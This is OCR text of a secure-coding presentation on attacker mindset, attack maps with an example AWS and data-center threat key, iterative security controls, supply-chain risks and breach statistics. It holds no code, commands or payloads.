
Anatomy of an attack

- Attackers are a constant threat to online business and software
- Attackers identify gaps in security controls by running attacks in a specific order to gain access, pull data and accomplish their mission.
- Attackers can get lucky or more targeted in their attacks.
- Attacks can be slow and persistent or fast to get to a breach.

Getting into the mind state of an attacker

- How would they attack us?
- Why would they attack us?
- What do we have that is valuable to an attacker?



Motivations of an attacker

- Recreational
- Monetary
- Fraud
- Data
- Computing power
- Political

Attack Map Introduction

- An attack map is a graphical representation of the attack surface of an application and or environment
- Helps developers get ahead of attackers by understanding our attack surface
- Helps the Red Team to quickly verify vulnerability remediation and mitigations
- Allows developers to understand the weaknesses within their software, areas of attack and address the most important weaknesses quickly/efficiently
- Enables developers to design their applications to be resilient to attacks

Attack Map Creation

- Create a graphical representation of your application including all communication flows and technologies being used
- Gather a list of potential vulnerabilities and areas of attack.
- Think about Confidentiality, Integrity and Availability for each connection/interaction within the application
- Map the attacks/vulnerabilities to the graphical representation
- Create a key that allows for mapping attack descriptions to the graphical attack map
- Include this document as an ATTACKS.md file in your repository

Example Attack Map Key

Data Center Threats

1. Denial of Service of application
2. Malicious insider access to physical app server host
3. Malicious outsider access to physical app server host
4. Some AWS access keys logged
5. Some Key Encryption Keys and AWS access keys logged
6. All Key Encryption Keys compromised from Hardware Security Module
7. Untrusted employee departure


Mixed Threats

21. Trusted operator departure


AWS Threats

8. Denial of Service
9. AWS IAM (app) user has more than one AWS API access key
10. EC2 host compromised
11. IAM account and bucket policy error
12. Malicious modification or delete of objects
13. Many Key Encryption Keys compromised during key rotation
14. Unexpected AWS IAM role on account
15. Access to physical media
16. Compromise of root
17. S3 object retrieved from an unauthorized IP address
18. Unexpected AWS IAM user on account
19. Untrusted employee departure
20. AWS encryption keys compromised

The Intel Highway



Intel Gathering Platform



Monitor & Inspect Everything

Crawl, Walk, Run

- **Crawl** - Identifying security design constraints and controls that need to be built into the software to reduce successful attack
- **Walk** - Prioritize and build security into for issues found later in the software lifecycle
- **Run** - Build automation into script deployment to detect issues, unit testing, security testing , black box testing

Iterative Security Controls

Crawl	Walk	Run
Authenticate Users to ensure authorized access to online application	Ensure each user has a role and gets assigned according to functional role	Ensure that user authentication and roles are behaviorally consistent functionally, identify anomalies and heal anti-patterns

Code ”Sharing”


- Github makes copy paste easy
- It also makes it easy to paste in vulnerabilities
- Have you ever included a library without looking at it?
- https://github.com/rubysec/ruby-advisory-db

Bad Coding Practices

- Trusting the User
- Not Validating Input
- Hardcoding Secrets
- Trusting code without validating it
- Adding secrets to SCM (gitrob)
- What's your favorite?

Intersection with DevOps


- Faster iterations can mean faster introduction of defects.
- Deployments now include infrastructure.
- Deployments now include application configurations.
- Anyone ever use Jenkins?
- BUT -> Faster iterations can mean faster fixes.



Font Awesome by Dave Gandy - http://fortawesome.github.com/Font-Awesome [CC BY-SA 3.0], via Wikimedia Commons

Software Supply Chain

- Better fewer suppliers
- Humans can’t move fast enough
- Automation is a must
- Be careful about selecting your dependencies
- The new hotness is not necessarily the most secure option




“The Core Security Problem” (with web apps)

“Because the client is outside of the application's control, users can submit arbitrary input!” -Web Application Hacker’s Handbook (WAHH)


- Users can modify all data transmitted between the client and the server
- Users can send HTTP requests in any order they want, and can submit parameters in a different stage than the application expects
- Users can tool capable of communicating via http to interact with the web application … they are not restricted to using only a web browser!

Breaches Around the world

July 2015



July 2017



145 million
people affected

77 days
time to detect

500 million
people affected

600 days
time to detect

148 million
people affected

229 days
time to detect

http://www.informationisbeautiful.net/visualizations/worlds-biggest-data-breaches-hacks/

Homeland Security

Software is essential to the operation of the Nation's critical infrastructure. Software vulnerabilities can jeopardize intellectual property, consumer trust, and business operations and services. In addition, a broad spectrum of critical applications and infrastructure, from process control systems to commercial application products, depends on secure, reliable software.


The Software Engineering Institute estimates that 90 percent of reported security incidents result from exploits against defects in the design or code of software. Ensuring software integrity is key to protecting the infrastructure from threats and vulnerabilities and reducing overall risk to cyber attacks. To ensure system reliability, integrity, and safety, it is critical that provisions be included for built-in security of the enabling software.

"90 percent of reported security incidents result from exploits against defects in the software."

Software Engineering Institute

Carnegie Mellon

Got Vulnerabilities ?



